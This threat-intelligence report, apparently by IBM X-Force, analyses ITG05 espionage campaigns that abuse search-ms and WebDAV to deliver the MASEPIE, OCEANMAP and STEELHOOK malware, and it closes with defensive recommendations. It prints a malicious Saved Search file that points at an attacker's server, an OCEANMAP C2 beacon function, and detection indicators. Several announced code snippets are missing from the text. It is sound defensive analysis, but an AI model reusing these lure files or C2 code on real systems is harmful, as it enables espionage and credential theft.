


Fig. 1: Example infection chain of recent ITG05 campaign

Abusing the “search-ms” protocol

Once a victim visits a weaponized site, they are presented with a blurred image of the lure document. A button prompts the user to view the document by clicking.

Fig. 2: Screenshot of a weaponized site used in a campaign impersonating a municipality in Argentina

Upon access, the victim unknowingly executes the following JavaScript code (example from a campaign impersonating the Argentinian government):

A query is executed to an actor-controlled WebDAV server via a “search-ms” URL, stored in the JavaScript command. This action results in prompting the user for their permission to open the Windows File Explorer before initiating the next stages of infection.





Fig. 3: Windows Explorer pop-up

If the victim accepts, the “search-ms” functionality begins by locating the Saved Search XML file (*.search-ms) from the path specified in the “subquery” parameter:

```
<?xml version="1.0"?>
<persistedQuery version="1.0">
<viewInfo viewMode="icons" iconSize="256" stackIconSize="0" displayName="Documents"
autoListFlags="0">
<visibleColumns>
<column viewField="System.ItemNameDisplay"/>
</visibleColumns>
<sortList>
<sort viewField="System.ItemNameDisplay" direction="ascending"/>
</sortList>
</viewInfo>
<query>
<kindList>
<kind name="item"/>
</kindList>
<scope>
<include path="::{F02C1A0D-BE21-4350-88B0-
7367FC96EF3C}\\\148.252.42[.]42@80\documents\Tender" attributes="1887437183"/>
</scope>
```


Saved Search File used for the Georgia campaign

From the victim's perspective, a new File Explorer window is opened with the name "Documents", provided in the "displayname" parameter of the viewInfo element. The .LNK file is presented to the victim from the path specified in the Saved Search file on the adversary's server. Should the victim decide to open the malicious .LNK file, a PowerShell command embedded inside is executed:



As a result, the lure PDF is opened in MSEdge, while the malicious Python script (Client.py) is executed by the remote Python interpreter (python.exe) from the actor-controlled WebDAV server.

Of note, X-Force observed that PowerShell was only used in the initial campaigns active in late 2023. The latest builds of the .LNK file use the built-in functionality of a relative path target to reference and run the remote Python executable with a hardcoded argument. The relative path and binary name used on the WebDAV server also mimics the path of the legitimate Microsoft Office executable:



During analysis, X-Force was able to access an open directory on an actor-controlled WebDAV server used in multiple active campaigns.




Fig. 4: Open directory of a WebDAV server used in multiple campaigns

Each of the *.search-ms files indicates an individual campaign linking to their respective weaponized .LNK file contained in the directories. The “User” directory contains the Python interpreter, as well as the MASEPIE payload. Assuming the last-modified timestamps are in standard UTC, these modifications would fall into the regular working hours of 08:46-17:53 Moscow time (UTC+3).

X-Force’s analysis of the infrastructure revealed that the Common Name used in the TLS certificates indicates that both the WebDAV, as well as the MASEPIE C2 servers, may be hosted on compromised Ubiquiti routers. On February 15, 2024, the U.S. Department of Justice published a press release on the disruption of an APT28 botnet hosted on compromised Ubiquiti routers. There is a realistic possibility that the takedown featured the same infrastructure leveraged by ITG05.

NTLMv2 hash exfiltration

In previous campaigns observed by X-Force, the exfiltration of NTLMv2 hashes for offline cracking or NTLM relay attacks has been a major objective. Campaigns reported by Zscaler, in April 2023, outline ITG05’s use of modified open-source

scripts designed to capture NTLM hashes on an infected machine. In addition, the scripts were part of X-Force's observed ITG05 campaigns that delivered Headlace, which facilitates follow-on payloads capable of NTLM hash extraction.

According to a Palo Alto report, ITG05 also made use of exploits such as CVE-2023-23397, which was actively exploited in email campaigns throughout 2023.

In mid-January 2024, Varonis published a report demonstrating several new vulnerabilities that may be used to leak NTLMv2 hashes. One notable technique demonstrates the abuse of the "search-ms" protocol, which is used by ITG05 as of November 2023 to deploy MASEPIE. In addition to loading payloads, this technique may attempt forced authentication when trying to load a remote resource hosted on actor-controlled infrastructure and resembles techniques used against CVE-2023-23397.

Considering ITG05's prior campaign objectives, this suggests that ITG05 may be using the new vulnerabilities to leak NTLMv2 hashes in addition to deploying secondary payloads. X-Force also assesses that ITG05 may seek to exploit further vulnerabilities that enable the theft of NTLMv2 hashes, including Outlook vulnerabilities (CVE-2023-35636, CVE-2024-21413). The recent Microsoft Exchange vulnerability (CVE-2024-21410) would enable attackers to use exfiltrated NTLMv2 hashes in relay attacks.

Webhooks usage

Consistent with early Headlace campaigns, the latest ITG05 operations heavily rely on the use of public services such as webhooks (webhook[.]site) to closely track infections. Webhook services are legitimate development tools but are commonly abused for malicious purposes. The ongoing ITG05 campaigns include Interact.sh webhooks in various scripts to relay information back to the operators. The webhooks placed by ITG05 activate once a victim accesses a lure site, and again if they choose to click on a "VIEW DOCUMENT" button. In addition, the initial variants of MASEPIE included further hooks to notify ITG05 operators upon successful execution of malware.

MASEPIE backdoor

The first known variant of MASEPIE was reported by CERT-UA in late December 2023 and continues to evolve. Through analysis, X-Force discovered that the most recent version of MASEPIE does not include any webhooks. To avoid running PowerShell from the weaponized .LNK, ITG05 changed to regular .LNK targets with command line arguments and moved the functionality into MASEPIE. The new variants will immediately open a remote PDF document containing the lure as a decoy with the following Python command:

The objective of the MASEPIE backdoor is similar to Headlace but is a separate implementation of the unique ITG05 backdoor. MASEPIE attempts to connect every 50 seconds to its hardcoded C2 server port via TCP, sending the result of the "**whoami**" command together with a random 16-byte key. Then, starts AES-128-CBC encrypted communication listening for one of three commands:

- "check" which will have MASEPIE return "check-ok"
- "send_file" which allows MASEPIE to receive a file
- "get_file" which allows MASEPIE to exfiltrate an arbitrary file

Any other command which is not an empty string will be executed on the machine via Python's **os.popen(<command>)** method and return the response.

OCEANMAP backdoor

The OCEANMAP backdoor drops a file "EdgeContext.url" into the Windows Startup directory pointing to its executable for persistence. Then, it starts by logging into the IMAP server used for C2 communication and adds a new email containing the result of the "dir" command among other identifying parameters.




Fig. 5: OCEANMAP C2 communication (IMAP)

OCEANMAP checks the inbox once every minute for any of the following commands:

- “changesecond” which changes the C2 server and credentials of both the primary and secondary servers
- “newtime” to change the command checking interval
- any other command is executed via cmd exe. If it contains the string “echo” the results are returned to the inbox

To check for new commands, the malware searches for emails in the “Drafts” mailbox containing its “name_id” string in the subject. All remotely initiated configuration changes are performed by patching the binary on disk and restarting the malware.

This new malware variant is a more capable backdoor version of its predecessor CREDOMAP, first discovered by CERT-UA in 2022. X-Force’s analysis revealed that OCEANMAP has a strong overlap in both technique and .NET implementation. Several of the functions used in OCEANMAP were repurposed from the original CREDOMAP stealer and used as a base to build the new persistent backdoor. Of note, the stealing functionality has been removed completely and has likely been shifted to a smaller stealer called STEELHOOK.

Fig. 6: Comparison of OCEANMAP and CREDOMAP functions


The “Login” functions used to access the inbox of the IMAP server, are identical in both samples. A comparison of the “create” function, however, reveals several updates:

OCEANMAP
late 2023

```
private static void create(string text)
{
    text = string.Concat(new string[]
    {
        "From: U_",
        Environment.UserName,
        "\r\nSubject:",
        DateTime.UtcNow.ToString(),
        "_report_",
        Program.name_id,
        "\r\n\r\n",
        text,
        "\r\n\r\n",
        Program.newtime
    });
    int length = text.Length;
    byte[] bytes = Encoding.ASCII.GetBytes(string.Concat(new string[]
    {
        "$ APPEND INBOX {",
        length.ToString(),
        "}\r\n",
        text,
        "\r\n"
    }));
    Task.Factory.FromAsync<byte[], int, int>(new Func<byte[], int, int
      object, IAsyncResult>(Program.ssl.BeginWrite), new Action<IAsync
      (Program.ssl.EndWrite), bytes, 0, bytes.Length, Program.ssl);
}
```

Fig. 7: Comparison of OCEANMAP and CREDOMAP create() function

The function above generates the emails placed into the IMAP inbox used for C2 communication to return responses. OCEANMAP supports two new parameters in the email-type beacons. The first, “name_id” is a Base64 encoded string of the formatted machine name, username and OS version. The second new parameter “newtime”, is a hardcoded string “newtime1:” followed by a long string of zeroes, for example:



The integer directly after newtime (1) denotes the time interval in minutes, how regularly the malware checks for new commands in the inbox.

STEELHOOK stealer

STEELHOOK is a simple PowerShell stealer, likely modified from the PowerShell webhook keylogger found in the PoshC2 framework. It likely replaces the functionality of CREDOMAP as it exfiltrates browser data from Google Chrome and Microsoft Edge via a webhook. According to Google TAG, which tracks the stealer as IRONJAW, the malware was used previously in campaigns from July through August, and September 2023. The activity was attributed to FROZENLAKE, which overlaps with ITG05.

Actions on objective

As stated in the December 2023 CERT-UA report, operations featuring this new ITG05 activity exhibited near immediate follow-on actions, including the deployment of backdoors, initiating network reconnaissance activities, and attempting lateral movement to access domain controllers within one hour of the initial attack. It should be noted that NTLMv2 hashes

exfiltrated during an attack are likely to be used in NTLM relay attacks or used for the offline cracking of credentials. A successful relay attack for instance against a Microsoft Exchange server facilitated through CVE-2024-21410 could lead to elevated privileges.

Conclusion

ITG05 remains adaptable to changes in opportunity by delivering new infection methodologies and leveraging commercially available infrastructure, while consistently evolving malware capabilities. X-Force assesses with high confidence that ITG05 will continue to leverage attacks against world governments and their political apparatus to provide Russia with advanced insight into emergent policy decisions.

Technical recommendations

X-Force recommends entities with an increased risk to maintain a defensive security posture and to:

- Monitor for emails containing *.firstcloudit[.]com URLs
- Stay abreast of newly published exploits likely to be used by APT actors
    - CVE-2024-21413
    - CVE-2024-21410
    - CVE-2023-23397
    - CVE-2023-35636
- Block NTLMv2 authentication, especially for outgoing connections, and use Kerberos for authentication instead
- Monitor for abuse of “search-ms” and “wpa” URI handlers
- Monitor for abuse of WebDAV
    - Process: rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie <malicious_URL>
- Monitor for .LNK files downloaded from or referencing WebDAV servers
- Monitor network traffic for signs of webhooks/OOB communication services
    - *.webhook[.]site
    - *.oast[.]fun
    - *.oast[.]pro
    - *.oast[.]live
    - *.oast[.]site
    - *.oast[.]online
    - *.oast[.]me
- Monitor for suspicious Python files spawning cmd exe
- Monitor for raw TCP traffic containing the string “<SEPARATOR>” as an indicator of a MASEPIE infection
- Monitor for suspicious IMAP traffic to unknown servers
